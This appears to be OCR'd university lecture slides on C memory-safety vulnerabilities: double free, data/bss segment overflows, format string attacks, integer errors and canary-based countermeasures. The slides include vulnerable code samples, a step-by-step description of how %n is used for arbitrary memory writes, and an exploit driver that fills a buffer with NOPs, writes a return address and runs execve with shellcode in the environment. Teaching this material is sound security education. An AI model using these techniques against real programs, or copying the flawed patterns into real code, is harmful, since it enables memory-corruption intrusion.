Double free




Chunk2
Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data
Chunk2
Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data
Chunk3
Size of prev. chunk
Size of chunk3
Forward pointer
Backward pointer
Old user data

Double free


Chunk2
Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data
Chunk3
Size of prev. chunk
Size of chunk3
Forward pointer
Backward pointer
Old user data


Double free

- Unlink: chunk stays linked because it points to itself




Double free

- If unlinked to reallocate: attackers can now write to the user data part




Double free

- It is still linked in the list too, so it can be unlinked again



Double free

- After second unlink



Lecture overview

- Memory management in C-based languages
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
    - Stack-based buffer overflows
    - Indirect Pointer Overwriting
    - Heap-based buffer overflows and double free
    - Overflows in other segments
  - Format string vulnerabilities
  - Integer errors
- Countermeasures
- Conclusion

Overflows in the data/bss segments

- Data segment contains global or static compile-time initialized data
- Bss contains global or static uninitialized data
- Overflows in these segments can overwrite:
  - Function and data pointers stored in the same segment
  - Data in other segments

Overflows in the data/bss segments


- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses

Overflow in the data segment

```
char buf[256]={1};

int main(int argc,char **argv) {
   strcpy(buf,argv[1]);
}
```


Overflow in the data segment



Overflow in the data section

```
int main (int argc, char **argv) {
    char buffer[476];
    char *execargv[3] = { "./abo7", buffer,
NULL };
    char *env[2] = { shellcode, NULL };
    int ret;
    ret = 0xBFFFFFFF - 4 - strlen (execargv[0])
- 1
    - strlen (shellcode);
    memset(buffer, '\x90', 476);
    *(long *)&buffer[472] = ret;
    execve(execargv[0],execargv,env);
   }
```

Overflow in the data segment



Lecture overview

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
Format string vulnerabilities

- Format strings are used to specify formatting of output:
  - `printf("%d is %s\n", integer, string); -> "5 is five"`
- Variable number of arguments
- Expects arguments on the stack
- Problem when attack controls the format string:
  - `printf(input);`
  - should be `printf("%s", input);`

Format string vulnerabilities

- Can be used to read arbitrary values from the stack
  - `"%s %x %x"`
  - Will read 1 string and 2 integers from the stack



Format string vulnerabilities

- Can be used to read arbitrary values from the stack
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

Format string vulnerabilities

- Format strings can also write data:
  - %n will write the amount of (normally) printed characters to a pointer to an integer
  - “%200x%n” will write 200 to an integer
- Using %n, an attacker can overwrite arbitrary memory locations:
  - The pointer to the target location can be placed some where on the stack
  - Pop locations with “%x” until the location is reached
  - Write to the location with “%n”

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  - Integer errors
    - Integer overflows
    - Integer signedness errors
- Countermeasures
- Conclusion

Integer overflows

- For an unsigned 32-bit integer, 2^32-1 is the largest value it can contain
- Adding 1 to this, will wrap around to 0.
- Can cause buffer overflows

```
int main(int argc, char **argv){
unsigned int a;
char *buf;
a = atol(argv[1]);
buf = (char*) malloc(a+1);
}
```

- malloc(0) - result is implementation defined: either NULL is returned or malloc will allocate the smallest possible chunk: in Linux: 8 bytes

Lecture overview

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  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
    - Integer overflows
    - Integer signedness errors
- Countermeasures
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Integer signedness errors

- Value interpreted as both signed and unsigned

```
int main(int argc, char **argv) {
int a;
char buf[100];
a = atol(argv[1]);
if (a < 100)
        strncpy(buf, argv[2], a); }
```

- For a negative a:
  - In the condition, a is smaller than 100
  - Strncpy expects an unsigned integer: a is now a large positive number

Lecture overview

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  - Probabilistic countermeasures
  - Separation and replication countermeasures
  - Paging-based countermeasures
  - Bounds checkers
  - Verification countermeasures
- Conclusion

Countermeasures

- Looks at the source of a countermeasure or mitigation
- Mostly academic sources, we will see how/if they are applied in modern operating systems and compilers
- We will discuss shortcomings with the general approaches of these countermeasures (and sometimes of specific OS implementations)

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
Probabilistic countermeasures

- Based on randomness
- Canary-based approach
  - Place random number in memory
  - Check random number before performing action
  - If random number changed an overflow has occurred
- Obfuscation of memory addresses
- Address Space Layout Randomization
- Instruction Set Randomization


Canary-based countermeasures

- StackGuard (SG): Cowan et al.
  - Places random number before the return address when entering function
  - Verifies that the random number is unchanged when returning from the function
  - If changed, an overflow has occurred, terminate program

StackGuard (SG)



